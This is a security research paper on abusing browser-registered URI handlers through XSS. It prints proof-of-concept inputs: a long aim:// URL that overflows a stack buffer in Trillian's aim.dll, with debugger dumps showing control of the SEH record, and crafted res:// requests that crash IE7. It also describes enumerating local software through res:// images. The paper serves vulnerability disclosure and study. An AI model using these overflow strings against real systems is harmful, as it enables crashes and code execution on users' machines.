URI Use and Abuse

Accessing System Resources thru Developer Created URIs and XSS Exposures, aka Coming In Thru the Developer's Back Door

Nathan McFeters – Senior Researcher

Billy "BK" Rios – Senior Researcher

Intended Audience

This paper assumes the reader has a solid understanding of web application security principles, Cross Site Scripting, and web browser security mechanisms. This paper will provide information on the discovery of, access of, and exploitation of various URI's supported by various browsers. Please see the reference section of this paper for more information regarding individual types of attacks.

Contributing Authors

Version 1.0

Nathan McFeters – Senior Researcher

Billy Kim (BK) Rios – Senior Researcher

Table of Contents

Chapter 1 – Universal Resource Indicators (URIs)

1. Overview

A Uniform Resource Identifier (URI), as defined by Wikipedia, is "*… a compact string of characters used to identify or name a resource. The main purpose of this identification is to enable interaction with representations of the resource over a network, typically the World Wide Web, using specific protocols."*

We all know the standard URIs and what they mean, http://, https://, ftp://, file://, etc. This paper will demonstrate several more URIs, both documented and non-documented, that are used by developers for specific interactions with their program; however, when registered within the windows registry, also allow IE6/IE7 and other browsers to interact with the programs as well.

2. Interaction with Browsers

In an apparent effort to provide feature-rich browsers, Microsoft and Mozilla have allowed developers the ability to hook a URI into the browser's set of known URI and associate some action with that URI. An example that is commonly used, if not commonly known of, is the rtsp:// URI. This associates the browser with some form of streaming media, which can be accessed by appending a resource location to the rtps:// URI.

Accessing a remote resource through a specific protocol such as rtsp://, https://, ftp://, etc. is perhaps the most common reason a URI is created and registered with the browsers, but the fact of the matter is that ANY developer can create and hook a URI to a browser for ANY reason they so choose. It is clear that these developer-created URIs seem to be undocumented, and further, may not be put through the same level of scrutiny in the security world as they are relatively unknown. When combined with the fact that they can be accessed and interacted with through the browser OR through Cross Site Scripting (XSS) attacks this really opens up a new avenue for attack.

Chapter 2 – Attack Foundations

1. Cross Site Scripting (XSS)

XSS is typically caused by a lack of adequate input filtering and/or improper output encoding. XSS can allow an attacker to supply arbitrary client-side code (JavaScript, VBScript, etc.) that will ultimately be rendered and executed within the end user's web browser. When this client-side code is rendered within the users' browser, the attacker can gain access to the DOM existing within that browser.

XSS has shown itself to be a powerful attack, allowing attackers to steal various pieces of sensitive information. XSS basically gives the attacker control over the victims' browser, allowing the attacker to masquerade various requests as the victim. Although the techniques to prevent XSS seem simple and easily implemented, developers are finding that the completely eliminating XSS from their web applications is a difficult and continuously evolving process. The power given to the attacker via XSS and the prevalence of XSS in the "wild" make XSS a favorite choice of web application hackers.

For the purposes of this paper, what we must be aware of is the potential to create an XSS attack that accesses the exposed URIs that a browser allows to be accessed, further that this linkage will in effect allow an attacker to interact with programs other than the browser on a victim's system.

Chapter 3 – URI Discovery

1. Overview

This chapter will walk the reader through several different URI discovery methods that were used for the purpose of this paper, including internet resources and the ability to discover what URIs are exposed through the Windows Registry.

2. IANA Registry[1]


RFC 4395 defines an IANA-maintained registry of permanent and provisional URI Schemes. This registry is a good starting point for discovering URIs that are supported; however this registry contains more in the way of common and historical entries that one might expect would exist, such as telnet://. Of perhaps more interest is a reference to the *retired index* of WWW Addressing Schemes[2]. This page and several of the links it references contain a wealth of information on URI schemes, as it was designed to capture URIs that had never been registered as well as those currently maintained and registered.

3. DUH (Dump URL Handlers) Tool for Enumeration of Registry

It was discovered that the windows registry actually maintains a list of URIs and the actions they are registered for. To facilitate quick recovery of these URIs, Erik Cabetas developed the DUH Tool[3] (see Appendix B for code). This tool will enumerate the URIs exposed by the windows registry, and additionally the commands that are run when these URIs are accessed. Screenshot 1 below provides an example of what was discovered on my corporate laptop.

[1] http://www.iana.org/assignments/uri-schemes.html
[2] http://www.w3.org/Addressing/schemes
[3] Developed by Erik Cabetas, extended by Billy Rios and Nathan McFeters

Screenshot 1: DUH Output



```
C:\Documents and Settings\mcfetna\Desktop>cscript.exe //Nologo DUH.vbs
acrobat URL:Acrobat Protocol    C:\Program Files\Adobe\Reader\AcroRd32.exe /u "%1"
AIM     URL: AOL Instant Messenger Protocol     Rundll32.exe "C:\Program Files\Trillian\plugins\aim.dll",
"%1" ini="c:\program files\trillian\users\default\cache\pending_aim.ini"
callto  URL: CallTo Protocol    rundll32.exe msconf.dll,CallToProtocolHandler %l
file    URL:File Protocol       rundll32.exe msconf.dll,CallToProtocolHandler %l
ftp     URL:File Transfer Protocol      rundll32.exe msconf.dll,CallToProtocolHandler %l
gaaitpe URL:GAAIT-PE Protocol   C:\Program Files\AAP\GAAIT PE.exe %1
gopher  URL:Gopher Protocol     C:\PROGRA~1\MOZILL~1\FIREFOX.EXE -url "%1"
HCP     Help Center Pluggable Protocol  %SystemRoot%\PCHEALTH\HELPCTR\Binaries\HelpCtr.exe -FromHCP -url "
hello   URL:Hello Protocol      "C:\Program Files\Hello\Hello.exe" /o "%1"
HTTP    URL:HyperText Transfer Protocol C:\PROGRA~1\MOZILL~1\FIREFOX.EXE -url "%1"
https   URL:HyperText Transfer Protocol with Privacy    C:\PROGRA~1\MOZILL~1\FIREFOX.EXE -url "%1"
LDAP    URL:LDAP Protocol       "C:\Program Files\Outlook Express\wab.exe" /ldap:%1
mailto  URL:MailTo Protocol     C:\lotus\notes\notes.exe /defini %1
MMS     URL:mms Protocol        "C:\Program Files\Windows Media Player\wmplayer.exe" "%L"
MMST    URL:mmst Protocol       "C:\Program Files\Windows Media Player\wmplayer.exe" "%L"
MMSU    URL:mmsu Protocol       "C:\Program Files\Windows Media Player\wmplayer.exe" "%L"
MSBD    URL:msbd Protocol       "C:\Program Files\Windows Media Player\wmplayer.exe" "%L"
news    URL:News Protocol       "%ProgramFiles%\Outlook Express\msimn.exe" /newsurl:%1
nntp    URL:NNTP Protocol       "%ProgramFiles%\Outlook Express\msimn.exe" /newsurl:%1
Notes   URL:Notes Protocol      C:\lotus\notes\notes.exe /defini %1
picasa  Picasa Command protocol "C:\Program Files\Picasa2\Picasa2.exe" "%1"
rlogin  URL:RLogin Protocol     rundll32.exe url.dll,TelnetProtocolHandler %l
Shell   URL:RLogin Protocol     %SystemRoot%\Explorer.exe /idlist,%I,%L
Snap    URL:SnapReporter Protocol       C:\Program Files\Paisley Consulting\SnapReporter2\SnapReporter.Pro
snews   URL:Snews Protocol      "%ProgramFiles%\Outlook Express\msimn.exe" /newsurl:%1
svn     URL:SVN Protocol        C:\Program Files\TortoiseSVN\bin\TortoiseProc.exe /command:repobrowser /pa
svn+ssh URL:SVN+SSH Protocol    C:\Program Files\TortoiseSVN\bin\TortoiseProc.exe /command:repobrowser /pa
telnet  URL:Telnet Protocol     rundll32.exe url.dll,TelnetProtocolHandler %l
tn3270  URL:TN3270 Protocol     rundll32.exe url.dll,TelnetProtocolHandler %l
tsvn    URL:TSVN Protocol       C:\Program Files\TortoiseSVN\bin\TortoiseProc.exe /command:checkout /url:"
unreal  URL:Unreal Tournament Legacy Protocol   C:\UT2004\System\UT2004.exe "%1"
ut2004  URL:Unreal Tournament 2004 Protocol     C:\UT2004\System\UT2004.exe "%1"
Ventrilo        URL:Ventrilo Protocol   C:\PROGRA~1\Ventrilo\Ventrilo.exe -l%1
```

The most important use of the DUH tool is to discover the underlying command that will be run when accessing the URI.

Chapter 4 – Attacking URIs

1. Overview

This chapter will walk the reader through a couple of attack scenarios that our research has uncovered. This is obviously not an exhaustive analysis of all attack vectors, in fact, the hope is that others will take this research further and discover more avenues of attack.

2. Types of Attacks

What is important to note here is that these URIs link us to commands and programs which have been written by developers and are subject to all of the same code flaws that any other system might be, what is most interesting is that the usage of URIs links us to that back end application through a browser, making Cross Site Scripting attacks a possible trigger of any flaws we may discover. We present in this paper three examples of what we've discovered, there is certain to be more, and the key to keep in mind is that these CAN be delivered through XSS.

3. Stack Overflow in Trillian's aim.dll through the aim:// URI


The Trillian application is a tool that allows users to chat across multiple protocols, such as AIM, IRC, ICQ, Yahoo!, and MSN. When Trillian is installed, the aim:// URI will be registered in the Windows Registry and associated with the command 'Rundll32.exe "C:\Program Files\Trillian\plugins\aim.dll", aim_util_urlHandler url="%1" ini="c:\program files\trillian\users\default\cache\pending_aim.ini"'. As you can see, calling the aim:// protocol will spawn a Rundll32.exe process which will load aim.dll with the specified options. The value that is put into aim_util_urlHandler url is controlled by the user through the URI, such as aim://MyURL. This value is later copied without bounds checking and an attacker can use this to cause a stack overflow exception.

Accessing the following URL from IE6, IE7, or Firefox will trigger a stack overflow:

```
aim:///#1111111/1111111111111111111111111111111111111111111111111
11111111111122222222222222222222222222222222222222222222222222222
22222222333333333333333333333333333333333333333333333333333333333
33344444444444444444444444444444444444444444444444444444444444444
55555555555555555555555555555555555555555555555555555555555556666
666AAAABBBB666666666666666666666666666666666666666666666666666666
66666667777777777777777777777777777777777777777777777777777777777
77788888888888888888888888888888888888888888888888888888888888889
99999999999999999999999999999999999999999999999999999999999900000
00000000000000000000000000000000000000000000000000000000
```


Screenshot 2 below illustrates the stack overflow being captured using OllyDbg as a Just-in-time Debugger and Screenshot 3 illustrates that we have control over SE handler and Pointer to next SEH.

Screenshot 2:


OllyDbg - Rundll32.exe - [CPU - main thread, module aim]
File View Debug Plugins Options Window Help
L E M T W H C /

```
37089F65  8917           MOV DWORD PTR DS:[EDI],EDX
37089F67  83C7 04        ADD EDI,4
37089F6A  83E9 01        SUB ECX,1
37089F6D ^74 9F          JE SHORT aim.37089F0E
37089F6F  BA FFFEFE7E    MOV EDX,7EFEFEFF
37089F74  8B06           MOV EAX,DWORD PTR DS:[ESI]
37089F76  03D0           ADD EDX,EAX
37089F78  83F0 FF        XOR EAX,FFFFFFFF
37089F7B  33C2           XOR EAX,EDX
37089F7D  8B16           MOV EDX,DWORD PTR DS:[ESI]
37089F7F  83C6 04        ADD ESI,4
37089F82  A9 00010181    TEST EAX,81010100
```

Screenshot 3: Control of Pointer to next SEH record and SE handler



```
0007FF34   35353535
0007FF38   35353535
0007FF3C   35353535
0007FF40   35353535
0007FF44   35353535
0007FF48   36363635
0007FF4C   36363636
0007FF50   41414141  Pointer to next SEH record
0007FF54   42424242  SE handler
0007FF58   36363636
0007FF5C   36363636
0007FF60   36363636
0007FF64   36363636
0007FF68   36363636
```

What's most interesting about this example is that I can be leveraged through an XSS exposure. Quite simply one could create JavaScript code that would simply spawn a new window accessing the URI that causes the buffer overflow, in fact, Appendix B provides this code.


4. Integer Overflow in Internet Explorer 7 through the res:// URI

The res:// URI is a predefined pluggable protocol in Microsoft that allows resources like images, html, xsl, etc. to be pulled from DLLs or executables. The way you would commonly access resources through the res:// protocol would be of the form:

res://ieframe.dll/info_48.png

One place you will see this is in Internet Explorer's default error pages as it pulls in the images for those pages using res://. See Screenshot 4 below for an example.

Screenshot 4: IE7 Using res://


Internet Explorer cannot display the webpage

Properties

info_48.png

Protocol: Unknown Protocol

Type: File

Address: (URL) res://ieframe.dll/info_48.png

Size: 6993 bytes


Dimensions: 47 x 48 pixels

Created: 5/28/2007

Modified: 5/28/2007

Accessing resources through the res:// URI can also be done using a numerical format, such as res://c:\windows\explorer.exe/#2/#167. When the fore mentioned resource URI is entered into an IE7 browser running on Windows XP (SP2), the following image is displayed.


Screenshot 5: IE7 Loading a Resource from a Local Binary res://


res://c:\windows\explorer.exe/#2/#167 - Windows Internet Exp
res://c:\windows\explorer.exe/#2/#167
SnagIt
res://c:\windows\explorer.exe/#2/#167
Windows XP Professional

Using a method similar to that used for the aim.dll, a malicious attacker can craft a request to a resource URI that will cause an integer overflow. This issue was reported to Microsoft and has been patched in MS07-035 (http://www.microsoft.com/technet/security/Bulletin/MS07-035.mspx). This particular vulnerability was caused by a lack of validation of the "sType" passed which is passed from IE7 to various places on the users system (including a winAPI). Ultimately, the sType value is passed to a function which is expecting an unsigned short integer. The screenshot below shows the users system when making a request for a resource URI with a sType equal to 65535.

The exact request in the screenshot below is: Res://c:\windows\explorer.exe/#65535/#167

Screenshot 6: IE7 Loading a Resource Request with sType Equal to 65535



Internet Explorer cannot display the webpage - Windows Internet Explo
res://c:\windows\explorer.exe/#65535/#167
SnagIt
Internet Explorer cannot display the webpage
Internet Explorer cannot display the webp

The screenshots below show the results of a URI request containing a sType greater than 65535. Like any self-respecting researcher, my JIT debugger fires just as IE7 crashes!

The exact request in the screenshot below is:


Res://c:\windows\explorer.exe/#65536AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA/#1

Screenshot 7: IE7 Loading a Resource Request with an sType Greater than 65535


OllyDbg - iexplore.exe
File View Debug Options Window Help
L E M T W H
C CPU - thread 00000EC4, module ntdll

```
7C931C6B   807E FF FF          CMP BYTE PTR DS:[ESI-1],0FF
7C931C6F  ^0F82 08E8FDFF       JB ntdll.7C91047D
7C931C75   8BD6                MOV EDX,ESI
7C931C77   E8 B2040000         CALL ntdll.7C93212E
7C931C7C   84C0                TEST AL,AL
7C931C7E  ^0F84 F9E7FDFF       JE ntdll.7C91047D
7C931C84   F605 F002FE7F 0:    TEST BYTE PTR DS:[7FFE02F0],2
7C931C8B  ^0F84 D5E8FDFF       JE ntdll.7C910566
7C931C91  vE9 0CA00000         JMP ntdll.7C93BCA2
7C931C96   90                  NOP
7C931C97   90                  NOP
7C931C98   90                  NOP
7C931C99   90                  NOP
7C931C9A   90                  NOP
```

Screenshot 8: IE7 Loading a Resource Request with an sType Greater than 65535



```
0171EAA8   02FFA880  RETURN to 02FFA880 from 021DA980
0171EAAC   00410041  iexplore.00410041
0171EAB0   00410041  iexplore.00410041
0171EAB4   00410041  iexplore.00410041
0171EAB8   00410041  iexplore.00410041
0171EABC   00410041  iexplore.00410041
0171EAC0   00410041  iexplore.00410041
0171EAC4   00410041  iexplore.00410041
0171EAC8   00410041  iexplore.00410041
0171EACC   00410041  iexplore.00410041
0171EAD0   00410041  iexplore.00410041
0171EAD4   00410041  iexplore.00410041
0171EAD8   00410041  iexplore.00410041
0171EADC   00410041  iexplore.00410041
0171EAE0   00410041  iexplore.00410041
0171EAE4   00410041  iexplore.00410041
0171EAE8   00410041  iexplore.00410041
0171EAEC   00410041  iexplore.00410041
0171EAF0   00410041  iexplore.00410041
0171EAF4   00410041  iexplore.00410041
0171EAF8   00410041  iexplore.00410041
```

Keep in mind that this request can be called remotely, or through the use of XSS or CSRF.

NOTE – These examples use the explorer.exe, but any exe or dll can be used to initiate the overflow (ex. Res://ieframe.dll/#65536AAAAAAAAAAAAAAAAAAAAAA/#1). More detailed information about this vulnerability can be found at: https://strikecenter.bpointsys.com/articles/2007/06/26/ms07-035-win32-api-code-execution-vulnerability#comments

5. Local Software Enumeration through res:// URI

In addition to overflowing the functions that handle resource (res://) requests, it is also possible to use this URI for other nefarious activity. One example of how a URI can be abused is presented below.

IE7 has several features to prevent malicious HTML from collecting personal information from a user. Beginning with IE7, three new feature control keys have been implemented to prevent Internet and intranet HTML from loading images, objects, and scripts from the user's local file system (http://msdn.microsoft.com/library/default.asp?url=/workshop/essentials/whatsnew/whatsnew_70_sec.asp). These features are "opt-in" features, forcing a process to be explicitly added to the appropriate control key. The two exceptions for the control keys are:

1.) The source file containing the item to load was itself loaded from the local file system

2.) The source file originates from the Trusted Sites Zone

Due to the new feature control keys implemented in IE7, IE7 will block attempted local file system access via script.src and the img.src objects. Typically, local files are loaded into image, object, or script objects by setting the "src" property to a file location via the "File://" URI. IE7 specifically blocks attempted access to the local file system via the "File://" URI, however it still allows access via the Resource (Res://) URI, even if the HTML does not meet the exception criteria described above.


Using the Resource URI, it is possible to set the img.src attribute to a resource within an executable or dll on the user’s local file system. Many executables (and some dlls) have bitmaps (and other images) embedded into the executable. These images can be loaded into an image object by setting the "src" property equal to the resource inside of an executable or dll on the user’s local file system. Loading of resources on the local file system is possible, even if the user is running IE7 with the highest security settings and has scripting disabled. The following HTML code demonstrates the loading of a resource from the user’s local file system with IE7 set at the highest security settings.

